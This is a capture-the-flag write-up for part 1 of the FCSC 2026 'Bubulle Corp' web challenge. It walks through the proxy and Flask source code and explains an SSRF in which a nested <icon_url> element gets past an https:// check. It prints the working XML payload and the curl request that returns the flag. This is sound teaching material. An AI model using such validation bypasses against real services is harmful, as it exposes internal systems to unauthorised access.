

Part 1/2 (Easy)
Architecture
services:
  bubulle-corp-public-frontend:
    build: ./src/public-frontend
    image: anssi/fcsc2026-web-bubulle-corp-public-frontend:latest
    ports:
      - "8000:3000"
    networks:
      - dmz

  bubulle-corp-internal-proxy:
    build: ./src/internal-proxy
    image: anssi/fcsc2026-web-bubulle-corp-internal-proxy:latest
    depends_on:
      - bubulle-corp-public-frontend
      - bubulle-corp-internal-backend
    networks:
      - dmz
      - internal

  bubulle-corp-internal-backend:
    build: ./src/internal-backend
    image: anssi/fcsc2026-web-bubulle-corp-internal-backend:latest
    networks:
      - internal

networks:
  dmz:
  internal:
When we’re accessing https://bubulle-corp.fcsc.fr/ publicly, we’re accessing http://bubulle-corp-public-frontend directly.
bubulle-corp-internal-proxy is an Apache server that proxies bubulle-corp-internal-backend service, here’s the apache.conf.
HttpProtocolOptions Unsafe

<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    ServerName localhost

    ProxyRequests Off

    AliasMatch "^/.+" "/flag.txt"

    <Location "/">
        ProxyPass http://bubulle-corp-internal-backend:5000/ keepalive=Off disablereuse=On
        ProxyPassReverse http://bubulle-corp-internal-backend:5000/
    </Location>

    <LocationMatch "^/.+">
        ProxyPass "!"
        Require all granted
    </LocationMatch>

    ErrorLog /dev/stderr
    CustomLog /dev/stdout combined
</VirtualHost>
The internal backend is a simple Flask app that have a /flag route.
from flask import Flask, request
from os import environ

app = Flask(__name__)

@app.route("/", methods=["POST", "GET"])
def index():
    return "Hello World!"

@app.route("/flag")
def flag():
    return environ.get("FLAG")
That’s what we have to call!
To summarize, we have to call either
GET http://bubulle-corp-internal-backend:5000/flagGET http://bubulle-corp-internal-proxy/flag
…from https://bubulle-corp.fcsc.fr (internally http://bubulle-corp-public-frontend)
Navigating in the app


Let’s create a new user with dumb credentials. Once done, we’re welcomed with a dashboard with dummy values.

We can go to our profile and we’re prompted with an XML editor for our profile picture.
Inspecting public API
This profile page is powered by the settings API route.
# routes.py
@bp.route("/settings", methods=["GET", "POST"])
@login_required
def settings():
    db = get_db()
    user = db.execute("SELECT * FROM users WHERE id = ?", (session["user_id"],)).fetchone()

    if request.method == "POST":
        xml_data = request.form["settings"]

        try:
            root = ET.fromstring(xml_data.encode())
        except ET.XMLSyntaxError:
            return render_template("settings.html", user=user, error="Invalid XML")

        if root.tag != "settings":
            return render_template("settings.html", user=user, error="Root element must be <settings>")

        child_tags = [elem.tag for elem in root]
        if "icon_url" not in child_tags:
            return render_template("settings.html", user=user, error="Missing <icon_url>")
        if "method" not in child_tags:
            return render_template("settings.html", user=user, error="Missing <method>")

        for elem in list(root):
            if elem.tag == "icon_url" and (not elem.text or not elem.text.startswith("https://")):
                return render_template("settings.html", user=user, error="Icon URL must start with https://")

            if elem.tag == "method" and elem.text not in ("GET", "POST"):
                return render_template("settings.html", user=user, error="Method must be GET or POST")

            if elem.tag not in ("icon_url", "method", "body"):
                root.remove(elem)

        clean = ET.tostring(root, encoding="unicode")
        db.execute("UPDATE users SET settings = ? WHERE id = ?", (clean, session["user_id"]))
        db.commit()
        return redirect("/settings")

    return render_template("settings.html", user=user)
Apparently, icon_url should always start with https://, we can only use GET and POST methods
and more importantly, it seems like there’s a third property body.
Our settings will then be read by the /icon API route
that’ll fetch the icon and return it for us.
# routes.py
@bp.route("/icon")
@login_required
def icon():
    db = get_db()
    user = db.execute("SELECT * FROM users WHERE id = ?", (session["user_id"],)).fetchone()

    try:
        data, content_type = fetch_icon(user["settings"])
    except Exception as e:
        return "Failed to fetch icon", 502

    if data is None:
        return "No icon URL", 400

    return data, 200, {"Content-Type": content_type}
Let’s see how the icon is fetched in fetch_icon().
def fetch_icon(settings_xml):
    root = ET.fromstring(settings_xml.encode())

    icon_url = root.find(".//icon_url").text
    method = root.find(".//method").text
    body = root.find(".//body").text if root.find(".//body") else None

    if icon_url == "DEFAULT":
        return (open("./app/static/blowfish.svg"), "image/svg+xml")

    buffer = io.BytesIO()
    c = pycurl.Curl()
    c.setopt(pycurl.URL, icon_url.encode("latin1"))
    c.setopt(pycurl.CUSTOMREQUEST, method.encode("latin1"))
    c.setopt(pycurl.WRITEDATA, buffer)
    c.setopt(pycurl.TIMEOUT, 5)
    c.setopt(pycurl.SSL_VERIFYPEER, 0)
    c.setopt(pycurl.SSL_VERIFYHOST, 0)

    if body:
        c.setopt(pycurl.POSTFIELDS, body.encode("latin1"))

    c.perform()
    c.close()

    return (buffer.getvalue(), "image/png")
Look at this, it calls directly the URL we give it to, we can build an SSRF to call the internal backend!
Even though, we’d have to write http://bubulle-corp-internal-proxy/flag and it
won’t pass the verification from POST /settings that requires the URL to be https:.
We can bypass this by abusing the way it parses the XML : .//icon_url means it retrieves the first <icon_url> anywhere in the document !
We can pair this with the body attribute that we don’t use.
SSRF
<settings>
  <body>
    <icon_url>http://bubulle-corp-internal-proxy/flag</icon_url>
  </body>
  <icon_url>https://vexcited.com</icon_url>
  <method>GET</method>
</settings>
As you can see, the /body/icon_url is before the /icon_url so it reads this one first!
The second one is a dummy URL since unused and our method will be GET.
Flag
Once saved, we can call the /icon route and read its output to find the flag.
$ curl 'https://bubulle-corp.fcsc.fr/icon' \
  -b 'session=eyJ1c2VyX2lkIjo1MX0.adQjpA.KVNCQXLx1DFTz8gjXZ-q8BlBhX0'
FCSC{c22f014ba1aac9b3c487989156c470b0}
Amazing! We’re done with the first part.
Part 2/2 (Hard)
Sadly, I wasn’t able to solve the part 2, soooo… sorry :’)